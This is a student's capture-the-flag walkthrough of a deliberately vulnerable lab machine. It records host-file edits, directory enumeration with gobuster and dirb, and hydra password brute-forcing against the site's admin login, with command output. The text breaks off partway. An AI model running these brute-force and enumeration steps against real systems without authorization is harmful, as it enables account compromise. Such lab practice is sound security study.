
The page you are viewing was encrypted before being transmitted over the Internet.

Encryption makes it difficult for unauthorized people to view information traveling between computers. It is therefore unlikely that anyone read this page as it traveled across the network.

4. Click “View Certificate”

Looks like this actually didn’t show anything….

I **removed the exception for the secure connection** to this website so that when we re-connect we are able to click “view certificate”



earth.local

Subject Name

State/Province	Space
Locality	Milky Way
Common Name	earth.local

Issuer Name

State/Province	Space
Locality	Milky Way
Common Name	earth.local

Validity

Not Before	Tue, 12 Oct 2021 23:26:31 GMT
Not After	Fri, 10 Oct 2031 23:26:31 GMT

Subject Alt Names

DNS Name	earth.local
DNS Name	terratest.earth.local

Public Key Info

Algorithm	RSA
Key Size	4096
Exponent	65537
Modulus	CA:85:67:3E:0A:3B:BD:71:1A:03:2F:32:EB:DE:7C:A5:95:E2:86:6D:AB:8A:B3:E...

Miscellaneous

Serial Number	65:96:58:49:C5:61:96:53:86:74:95:81:9E:13:31:E7:3B:67:96:47
Signature Algorithm	SHA-256 with RSA Encryption
Version	3
Download	PEM (cert) PEM (chain)

Fingerprints

SHA-256	E8:5F:5E:AC:60:04:FA:EF:03:17:41:FB:8F:0C:8F:3C:ED:E4:56:AA:F4:85:41:CE...
SHA-1	04:DB:5B:29:A3:3F:80:76:F1:6B:8A:1B:58:1D:69:88:DB:25:76:51

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

We can see that there are hostnames that may be useful, turns out hostnames can help us attack systems! (I did not know this before this vulnhub!)


Domain Names Found:

- Common Name: **earth.local**
- DNS Name: **terratest.earth.local**

We need to access the /etc/hosts file and add both these hosts to the IP address we are targeting

- sudo nano /etc/hosts
- 192.168.78.26 earth.local
- 192.168.78.26 terratest.earth.local


- cat /etc/hosts



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/The_Planets_Earth_192.168.78.26]
└─$ sudo nano /etc/hosts

┌──(kali㉿kali)-[~/Desktop/studies/scans/The_Planets_Earth_192.168.78.26]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
192.168.78.26 earth.local
192.168.78.26 terratest.earth.local
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

┌──(kali㉿kali)-[~/Desktop/studies/scans/The_Planets_Earth_192.168.78.26]
└─$ 
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

Navigating to the new earth.local domain gives us a new website!



Earth Secure Messaging Service

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```


This may be because we got a bad request before, sorting out the domain has allowed us to get past the bad request so keep note of this for future ctfs.

Since we are now using a different address dirb/gobuster may show more information so we should try!

- sudo gobuster dir -e -w /usr/share/wordlists/dirb/big.txt -x php,txt,zip,py -u earth.local | grep -v "403"

It looks like gobuster uncovered another directory

- http://earth.local/admin




```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://earth.local
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,txt,zip,py
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2022/10/19 02:44:13 Starting gobuster in directory enumeration mode
===============================================================
http://earth.local/admin                (Status: 301) [Size: 0] [--> /admin/]
Progress: 102275 / 102350 (99.93%)
===============================================================
2022/10/19 02:50:58 Finished
===============================================================
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

Viewing the page source we don’t find anything
We can attempt to brute force using hydra
We are going to assume the username is going to be “admin”
In Hydra follow this guide to use

- sudo hydra -l admin -P /usr/share/wordlists/rockyou.txt earth.local http-post-form "/admin/login:csrfmiddlewaretoken=82oTxHV7WSJSROZTO51RkNWUcILWXGvuEiqq1BwXvzF0BRRBOXJ1hqKHaKffW8uc&username=admin&password=^PASS^:Please enter a correct username and password. Note that both fields may be case-sensitive."



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/The_Planets_Earth_192.168.78.26]
└─$ sudo hydra -l admin -P /usr/share/wordlists/rockyou.txt earth.local http-post-form "/admin/login:csrfmiddlewa
retoken=82oTxHV7WSJSROZTO51RkNWUcILWXGvuEiqq1BwXvzF0BRRBOXJ1hqKHaKffW8uc&username=admin&password=^PASS^:Please en
ter a correct username and password. Note that both fields may be case-sensitive."
[sudo] password for kali:
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-19 03:52:15
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://earth.local:80/admin/login:csrfmiddlewaretoken=82oTxHV7WSJSROZTO51RkNWUcILWXGvu
Eiqq1BwXvzF0BRRBOXJ1hqKHaKffW8uc&username=admin&password=^PASS^:Please enter a correct username and password. Not
e that both fields may be case-sensitive.
[STATUS] 3252.00 tries/min, 3252 tries in 00:01h, 14341147 to do in 73:30h, 16 active
[STATUS] 3095.33 tries/min, 9286 tries in 00:03h, 14335113 to do in 77:12h, 16 active
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

It looks like Hydra is going to take a bit longer than the first 200 in rockyou.txt to crack this one so we may be on the wrong track.

We’re at a dead end with our knowledge here so we’ll take another look at a walkthrough

We’ve exhaust our options at the moment for earth.local but what about terratest.earth.local. Last time when we navigate there we couldn’t find anything, maybe dirb/gobuster will show more info?

- sudo gobuster dir -e -w /usr/share/wordlists/dirb/big.txt -k -u https://terratest.earth.local/ | grep -v "403"


A note for GoBuster

- We had to add the -k options to skip TLS certificate verification

We will also run a quicker dirb on the side

- dirb https://terratest.earth.local


Dirb shows us two files



```
┌──(kali㉿kali)-[~]
└─$ sudo dirb https://terratest.earth.local

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Oct 19 04:06:41 2022
URL_BASE: https://terratest.earth.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://terratest.earth.local/ ----
+ https://terratest.earth.local/cgi-bin/ (CODE:403|SIZE:199)
+ https://terratest.earth.local/index.html (CODE:200|SIZE:26)
+ https://terratest.earth.local/robots.txt (CODE:200|SIZE:521)
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

robots.txt




```
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

What this robots.txt file tells us is it will not allow web crawlers/spiders to see any files searching for files with these extensions or files with these names.

- /testingnotes.* stands out

We begin our test, we'll start with https://terratest.earth.local/testingnotes.txt



```
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

On this page we've identified a username as well as the encryption method used for the earth messaging page.

Username:

- terra


Encryption method:

- XOR

New file:

- testdata.txt

Lets start the hydra brute force again with terra in the background



```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

```
ve.
 in 00:01h, 14341147 to do in 73:30h, 16 active
 in 00:03h, 14335113 to do in 77:12h, 16 active
s in 00:07h, 14321779 to do in 73:53h, 16 active
s in 00:15h, 14297213 to do in 75:45h, 16 active
s in 00:31h, 14262847 to do in 90:22h, 16 active
 written. Type "hydra -R" to resume session.

┌──(kali㉿kali)-[~/Desktop/studies/scans/The_Planets_Earth_192.168.78.26]
└─$ sudo hydra -l terra -P /usr/share/wordlists/rockyou.txt earth.local http-post-form "/admin/login:csrfmiddlewa
retoken=82oTxHV7WSJSROZTO51RkNWUcILWXGvuEiqq1BwXvzF0BRRBOXJ1hqKHaKffW8uc&username=admin&password=^PASS^:Please en
ter a correct username and password. Note that both fields may be case-sensitive."
[sudo] password for kali:
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-19 04:45:50
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session f
ound, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://earth.local:80/admin/login:csrfmiddlewaretoken=82oTxHV7WSJSROZTO51RkNWUcILWXGvu
Eiqq1BwXvzF0BRRBOXJ1hqKHaKffW8uc&username=admin&password=^PASS^:Please enter a correct username and password. Not
e that both fields may be case-sensitive.
```

Navigating to

- https://terratest.earth.local/testdata.txt

We find a page:

